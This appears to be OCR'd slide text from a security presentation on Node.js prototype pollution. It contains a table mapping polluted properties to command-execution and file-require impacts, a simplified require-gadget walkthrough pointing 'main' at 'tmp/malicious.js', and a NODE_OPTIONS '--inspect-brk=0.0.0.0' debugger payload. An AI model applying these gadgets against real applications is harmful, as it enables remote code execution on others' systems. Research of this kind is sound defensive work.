
```
{
"NODE_OPTIONS":
  "--inspect-brk=0.0.0.0"
}
```

Universal gadgets



Universal properties	Trigger	Impact	OS
`shell`, `env`	Call command injection API	Execute an arbitrary command	L+W
`shell`, `env`	Call command injection API	Execute an arbitrary command	L
`shell`, `input`	Call command injection API	Execute an arbitrary command	W
`main`	Import a package without a declared "main"	Import an arbitrary file from the disk*	L+W
`main`	Require a package without a declared "main"	Require an arbitrary file from the disk*	L+W
`exports`, `1`	Require a file using a relative path	Require an arbitrary file from the disk*	L+W
`'=C:'`	Resolve a file path	Resolve the path to a different file	W
`contextExtensions`	Require a file using a relative path	Overwrite global variables of the file	L+W
`contextExtensions`	Compile function in a new context	Overwrite function’s global variables	L+W
`shell`, `env`, `main`	Require a package without a declared "main"	Execute an arbitrary command	L+W
`shell`, `env`, `exports`, `1`	Require a file using a relative path	Execute an arbitrary command	L+W

require gadget




```
function require(id) {
  const json = readConfig(id);
  const parsed = JSON.Parse(json);

  evaluateJSFile(parsed.main);
}
```

```
nodejs
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
├ src/
```

require gadget



```
function require(id) {
  const json = readConfig(id);
  const parsed = JSON.Parse(json);

  evaluateJSFile(parsed.main);
}
```


```
/* ... */
const bytes = require('bytes');
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: 'tmp/malicious.js'

```
nodejs
├─ bin/
│  ├─ node
│  ├─ npm
├─ include/
├─ lib/
```

```
webapp/
├─ index.js
├─ package.json
├─ node_modules/
├─ src/
│  ├─ handleBackup.js
│  ├─ handleUpdate.js
├─ tmp/
│  ├─ malicious.js
```

require gadget



```
function require(id) {
  const json = readConfig(id);
  const parsed = JSON.Parse(json);

  evaluateJSFile(parsed.main);
}
```

```
/* ... */
const bytes = require('bytes');
```

